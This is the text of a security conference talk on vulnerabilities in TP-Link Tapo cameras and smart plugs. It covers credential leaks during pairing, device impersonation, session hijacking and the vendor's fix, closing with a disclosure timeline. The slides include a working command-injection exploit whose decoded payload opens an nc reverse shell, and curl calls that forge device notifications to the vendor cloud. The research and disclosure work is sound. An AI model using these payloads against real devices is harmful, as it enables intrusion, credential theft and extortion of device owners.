

I just wanted to  
learn the water  
temperature

Imre Rad, 2023-11-17 @DeepSec



# Introduction



[Imre Rad](#)



Currently at Google, PSE Cloud

***Disclaimer: this was a hobby project and research, completely unrelated to my employer***

# The setup



- Ran out of hot water
- Prefer using electricity
- Current temperature?
- Energy usage?
- Switch to gas easily

Refresh

Force refresh

today\_runtime 480  
month\_runtime 14860  
today\_energy 202  
month\_energy 18049


← Aggregated statistics

The temperature 23 minutes, 24 seconds ago was:

51

↑ Latest OCR result

← Live stream



# How to recognize the digits?



# Finding edges



# Reference contour candidates



# Reference contour candidates






# Reference contour candidates




# Position of the digits identified



# Recognizing the digits



# Switching the supplier of the hot water...



# Gadgets targeted in this security research



Tp-Link Tapo P110

Smart plug



Tp-Link Tapo C110

IP camera

Tapo is a big family:

- Cameras
- Doorbells
- Plugs
- Bulbs
- Light Strips
- Hubs
- Sensors
- Switches
- Robot vacuums

# Research trigger

Unofficial nodejs library:


<https://github.com/kopiro/homebridge-tapo-camera/>

- `__IP_ADDRESS__` is the IP address of the camera in your local network; as long you have a bridge setup, you can also fully control the camera outside your Home.
- `__PASSWORD__` is the password of your TAPO Cloud account, the username/email is not needed.



*...But the password of the Tapo Cloud account is a high value credential*

# Lab setup



# First thing I verified

## Classic ARP poisoning... (requires root)

```
# openssl s_server -accept :443 -key cert.key -cert cert.crt
...
POST /stok=27d737fca3fd58e8cf4764c0c9504673/ds HTTP/1.1
Referer: https://10.6.8.229:443
Accept: application/json
Accept-Encoding: gzip, deflate
User-Agent: Tapo Camera Client v1.0.0
Connection: Keep-Alive
requestByApp: true
Content-Type: application/json
Content-Length: 227
Host: 10.6.8.229
```

**Conclusion: TLS verification between mgmt app and the device is turned off**

```
{"method":"multipleRequest","params":{"requests":[{"method":"checkFirmwareVersionByCloud","params":{"cloud_config":{"check_fw_version":"null"}}}, {"method":"getCloudConfig","params":{"cloud_config":{"name":["upgrade_info"]}}}]}}
```



# Popping a shell on C110

Firmware upgrades:

Integrity protection - No downgrade protection

Installed an old firmware using the SD-Card (*factory\_up\_boot.bin*):

[https://github.com/DrmnSamoLiu/Tapo\\_Camera\\_Firmware](https://github.com/DrmnSamoLiu/Tapo_Camera_Firmware)

[CVE-2021-4045](#) (pre-auth OS command injection):

```
$ curl -v -k -H "Content-type: application/json" -d "$(echo
'eyJtZXRob2QiOiAic2V0TGZFuZ3VhZ2UiLCAicGFyYW1zIjogeyJwYXlsb2FkIjogIic7cm0gL3RtcC9mO2lrbm9kIC90bXAvZiBwO2NhdCAvdG1
wL2Z8L2Jpbi9zaCAtaSAYPiYxfG5jIDE5Mi4xNjguMTkxLjEwMCAxMzZ3ID4vdG1wL2Y7JyJ9fQ==' | base64 -d) "
https://192.168.191.1/
```

The payload:

```
{"method": "setLanguage", "params": {"payload": "';rm /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.191.100
1337 >/tmp/f;'}}}
```

# Device to cloud communication

## Patching the trust anchors:

```
$ for i in /etc/root.cer \  
  /etc/cloud-client/2048_newroot.cer \  
  /etc/cloud-sdk/2048_newroot.cer \  
  /etc/cloud-sdk/ca.cer \  
  /etc/cloud_service/ipc_service.cer \  
  /etc/cloud-sdk/tp.crt; do  
cat >$i <<EOF  
-----BEGIN CERTIFICATE-----  
MIIDoTCCAomgAwIBAgIGD0ukLdi7MA0GCSqGSIb3DQEBA  
CwUAMCgxEjAQBgNVBAMM  
...  
O2TL8aISqAJ63wWzrx0NO8NC1FOa  
-----END CERTIFICATE-----  
EOF  
done
```

## Restarting the services:

```
$ kill $(pidof cloud-brd)  
$ kill $(pidof cloud-client)  
$ kill $(pidof cloud-service)  
$ kill $(pidof rtspd)  
$ kill $(pidof relayd)  
  
$ /bin/cloud-service &  
$ /bin/cloud-brd -c /var/etc/cloud_brd_conf  
&  
$ /bin/cloud-client &  
$ /usr/bin/rtspd &  
$ /usr/bin/relayd &
```

# Device pairing

Wi-Fi password is to be shared with the device

Typical solution:

- Push a button on the device
- The device starts hosting an ad-hoc Wi-Fi network
- The management app connects to it
- The management app shares the Wi-Fi password
- The device connects to the network
- The device registers itself to your cloud account

# Device pairing

How to ensure you are indeed talking to your device?

An attacker could:

- Host a Wi-Fi network with the same name
- Connect to the legitimate Wi-Fi network and hijack connections
- *...or just listen over the air (open network)*

Multiple vendors affected

# Secure device pairing - Proposal

...Without sacrificing UX

- Pre-provision a certificate and private key to the devices
- An NFC tag or QR code to be stucked on the device
- Including the fingerprint of the TLS certificate of the device
- Device pairing could be started by scanning the tag/code

# Finding #1 - Tapo cloud password leak at pairing

- Attacker emulates a Tapo device and responds to the pairing protocol
  - e.g. listening on 192.168.8.1 on Tapo\_Cam\_XXXX AP
- Could be combined with [Wi-Fi deauthentication](#)
  - to kick off a legitimate device
- Victim initiates adding a new Tapo device
- In the second message the attacker receives:

```
{"method":"login","params":{"hashed":true,"password":"D6EAD1 [redacted] 416D869","username":"admin"}}
```

...

```
{"method":"multipleRequest","params":{"requests":[  
  {"method":"bindToCloud","params":{"cloud_config":{"bind":{  
    "hashed":false,  
    "password":"...cleartext Tapo cloud password of the victim..."},  
    "username":"...real-email-address-of-the-victim..."}  
  }}}},  
  ...  
]}}
```

# ... and Wi-Fi credentials as well

```
{"method":"connectAp","params":{"onboarding":{"connect":{"auth":3,"bssid":"40-3F-8C-99-91-48","encryption":2,"password":"JTSdCe+oaS...[redacted-for-readability].../IcCQ=","rssi":0,"ssid":"SomeAP"}}}}
```

```
# ./libdecrypter.py JTSdCe+oaS...[redacted-for-readability].../IcCQ=  
b'12345678'
```

Btw, tools and PoC scripts can be found here:

<https://github.com/irsl/tp-link-tapo-poc>

# Finding #2 - password leak via the tp\_manage protocol

- Attacker is present on the same LAN
  - e.g. an innocent looking game for your mobile phone
  - no special permissions needed
- tp\_manage is responsible for device discovery on the LAN
  - based on UDP broadcasts
  - some cryptography to scramble
  - shares the (MD5 hash of) the owner email address
- The Tapo management app connects to devices discovered
  - automatically
  - whose owner is the same



# PoC

- A fake Tapo device responding to 255.255.255.255:20002 on the LAN could receive the MD5 hash of victim's Tapo cloud password without any extra user interaction
- As the attacker:
  - send out discovery packets to find other devices on the network
  - extract the owner hash from the encrypted payload
  - start listening for discovery packets
- As the victim, launch the official Tapo management app
- As the attacker:
  - the fake camera would respond and claim it is another device of the same owner
  - the real Tapo management app sends the md5 hashed password to the fake camera without any user interaction
- ... at this point the password shows up in the terminal of *tapofakelan.py*, something like this:

```
{"method":"login","params":{"hashed":true,"password":"D6EAD[redacted]869","username":"admin"}}
```

# Impact

- The email address of the owner could be recovered
- The password hash could be directly used to manage other Tapo devices on the same LAN
- The password hash could be cracked to manage other Tapo devices of the same Tapo cloud account
  - MD5
  - No salting
  - Single round

Smart Bulbs Can Be Hacked to Hack into Your Household:  
<https://www.dmi.unict.it/giamp/smartbulbscanbehackedtohackintoyourhousehold>

Number of Characters	Numbers Only	Lowercase Letters	Upper and Lowercase Letters	Numbers, Upper and Lowercase Letters	Numbers, Upper and Lowercase Letters, Symbols
4	Instantly	Instantly	Instantly	Instantly	Instantly
5	Instantly	Instantly	Instantly	Instantly	Instantly
6	Instantly	Instantly	Instantly	Instantly	Instantly
7	Instantly	Instantly	2 secs	7 secs	16 secs
8	Instantly	Instantly	2 mins	7 mins	19 mins
9	Instantly	10 secs	1 hours	7 hours	22 hours
10	Instantly	5 mins	3 days	3 weeks	2 months
11	Instantly	2 hours	6 months	3 years	12 years
12	2 secs	2 days	24 years	198 years	848 years
13	19 secs	2 months	1k years	12k years	59k years
14	3 mins	4 years	64k years	759k years	4m years
15	32 mins	103 years	3m years	47m years	290m years
16	5 hours	2k years	175m years	2bn years	20bn years
17	2 days	69k years	9bn years	181bn years	1tn years
18	3 weeks	1m years	473bn years	11tn years	99tn years

Source: <https://www.hivesystems.io/password>

# Finding #3 - Device impersonation

The Tapo device to Cloud communication relies on:

- The device ID (20 bytes random) ← advertised over the network
- The MAC address (6 bytes) ← advertised over the network
- The email address of the currently assigned user
- Hardware ID ← finite set of values

The Tapo device protocol did not rely on any enrollment specific high entropy secrets

Consequence:

An attacker once obtaining these, could impersonate the device

... for a lifetime (persistence without access)

# Tapo device REST API

There are various REST API methods meant to be called by the devices, e.g.:

- Send a push notification
- Change the name of the device

Not even the email address is needed!

```
$ devicetoken=$(curl -k -v
'https://n-device-api.tplinkcloud.com:443/v1/validate?deviceId=123&model=C110&hwVer=1.0&hwId=0843F3A8F6050C477C76E430D0216F1F&oemId=174E74B156FA6DBEC9125902B20050FD&fwVer=1.1.12%20Build%20211028%20Rel.22161n(4555)&deviceType=SMART.IPCAMERA' -H "Content-type: application/json" -d '{ "deviceId": "8021..redacted...575", "deviceMac": "..redacted...", "hwId": "0843F3A8F6050C477C76E430D0216F1F", "alias": "hel" }' | jq -r .result.deviceToken)

$ curl -v -k
'https://n-euwl-device-api.tplinkcloud.com/common/v1/push?deviceToken=$devicetoken&deviceId=8021...redacted...758575&model=C110&hwVer=1.0&hwId=0843F3A8F6050C477C76E430D0216F1F&oemId=174E74B156FA6DBEC9125902B20050FD&fwVer=1.1.12%20Build%20211028%20Rel.22161n(4555)&deviceType=SMART.IPCAMERA' -H "Content-type: application/json" -d '{
  "data": {
    "alias": "We see you. Send us Bitcoin.",
    "content": "2023-05-06 13:39:36 hello:msg push",
    "deviceId": "8021..redacted...58575",
    "deviceType": "SMART.IPCAMERA",
    "localTime": "2023-05-06 13:39:36",
    "msgId": "4_1683373179...macredacted..._1396234047_1",
    "msgType": "Motion",
    "time": "1683373176"
  },
  "from": "SMART.IPCAMERA",
  "timeToLive": 3600
}'
```

# Tapo device protocol

The devices talk to *n-devs.tplinkcloud.com:443*

Tapo Cloud dispatches actions asynchronously

```
# DEBUG=1 ./tapodev.py
>> b'\xa1\xb2\x01\xb2{"method": "helloCloud", "params": {"deviceId": "...[redacted]...",
"deviceMac": "..redacted...", "hwId": "0843F3A8F6050C477C76E430D0216F1F", "tcspVer": "1.2",
"cloudUserName": "", "deviceName": "C110", "alias": "hel", "deviceModel": "C110",
"deviceHwVer": "1.0", "fwId": "A9A7BB4934178E37E37D764E25AC7C06", "oemId":
"174E74B156FA6DBEC9125902B20050FD", "fwVer": "1.1.12 Build 211028 Rel.22161n(4555)"}, "id":
1}'
<< b'\xa1\xb2\x00A{"id":1,"error_code":0,"result":{"illegalType":0,"tcspStatus":1}}'
```

```
>> b'\xa1\xb2\x00\x8e{"method": "bindDevice", "params": {"deviceId": "...[redacted]...",
"cloudUserName": "...redacted..."}, "id": 2}'
<< b'\xa1\xb2\x00:{"id":2,"error_code":0,"result":{"accountId":"126666612"}}'
```

# Finding #4 Session hijacking via Tapo device protocol

When the victim clicks on the Camera...

<<

```
b'\xa1\xb2\x01\xaa{"id":16,"method":"passthrough","params":{"requestData":{"method":"do","relay":{"request_relay":{"relay_server":"euw1-relay-i-073b3aab22faa0372.dcipc.i.tplinknbu.com","protocol":0,"relay_port":80,"stream_type":0,"relay_req_url":"/relayservice?deviceid=80214...redacted...758575&type=video&resolution=HD","local_req_url":"/stream","version":"1.3","relays_port":443,"token":"13881718-...redacted...; tokenType=appSlaveToken "}}}}}'
```

*Slave token?* No: **The attacker got the full power session token of the victim**


Bypassing MFA

Alternative attack vector:

**The attacker could mass share a simulated, rogue device with thousands of Tapo users**

# Where to get the device IDs from?

- I didn't find a mass leak :(
- It is distributed over the LAN
- It is distributed over the management API
  - if you share your device with someone...
  - ... they got everything to impersonate your device
- Secondary market
  - Right of withdrawal



# Disclosure timeline

2023-05-11: report submitted

2023-05-15: "we have forwarded them to RD team and product team for verification"

2023-06-30: "We have confirmed the fix and are now working on testing the fix. Once we have finished testing, we will need your help to verify that the new protocol works."

2023-09-04: "I'm going to present at DeepSec November, 17."

2023-10-07: "Based on our current progress, we have a chance to have all the fixes done by November"

2023-10-09: "We avoided transmitting any fixed credential information between app and device by designing a new protocol so that an attacker can't get authentication credentials by simulating the device"



# The client to device fix

- They still rely on the Cloud password
- New challenge response protocol
- authenticity, integrity and confidentiality
- client nonce + device nonce + password
  - HMAC-like
  - Derived encryption keys
- securePassthrough
- sequence numbers to prevent replay protection

# Take aways

- For vendors
  - Design issues in fleet management protocols are nightmare
  - IoT needs a pairing solution better than ad-hoc Wi-Fi
  - Passwords should not be reused
    - easy lateral movement
    - secondary market threats
    - multi factor authentication
  - Device secret to authenticate to the Cloud should
    - not be reused
    - be shared with trusted destinations only (e.g. Cloud only)
    - be specific to the current pairing
- For Tapo end-users
  - Forget the device sharing feature for a while
    - And especially, don't accept random camera shares :)
  - Bind the devices to a guest Wi-Fi!
  - username+somethingrandom@domain.tld

Thank you **DEEP**SEC!

